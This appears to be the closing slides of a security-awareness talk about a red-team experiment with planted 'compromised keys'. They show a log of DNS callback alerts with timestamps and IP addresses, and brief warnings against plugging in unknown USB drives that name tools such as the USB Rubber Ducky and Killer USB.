Heads Up! Click the incident items for more info.

Incident List

Date: 2022 Apr 03 13:23:24.435058 (UTC) **IP:** 172.253.197.4 **Channel:** DNS

Date: 2022 Apr 03 13:23:21.937991 (UTC) **IP:** 172.253.197.1 **Channel:** DNS

Date: 2022 Apr 03 13:23:20.914546 (UTC) **IP:** 141.101.95.37 **Channel:** DNS

Date: 2022 Apr 03 13:23:20.897094 (UTC) **IP:** 141.101.95.37 **Channel:** DNS

Date: 2022 Apr 03 13:23:20.892850 (UTC) **IP:** 141.101.95.37 **Channel:** DNS

Date: 2022 Apr 03 13:23:20.571111 (UTC) **IP:** 74.125.187.132 **Channel:** DNS

Date: 2022 Apr 03 13:13:43.467206 (UTC) **IP:** 172.217.45.132 **Channel:** DNS

Date: 2022 Apr 03 13:13:40.940448 (UTC) **IP:** 172.253.1.195 **Channel:** DNS

Date: 2022 Apr 03 13:13:39.905285 (UTC) **IP:** 141.101.95.37 **Channel:** DNS

Date: 2022 Apr 03 13:13:39.880929 (UTC) **IP:** 141.101.95.37 **Channel:** DNS

What would you do?

- Never plug an unknown flash disk into your PC!
  - There could be malware
    - [USB Rubber Ducky]
  - It could exfiltrate your environment variables (desktop.ini)
  - It could burn your computer down
    - [Killer USB]
  - It's not legal to access someone else's data

- **Compromised Keys**
  - *What would you do if you found random keys without knowing whom they belong to or where they grant access?*
  - *A red team exercise applied in a real-world, social experiment with a twist.*

THANK YOU

ANY QUESTIONS?

xss.vavkamil.cz/owasp/compromised-keys.pdf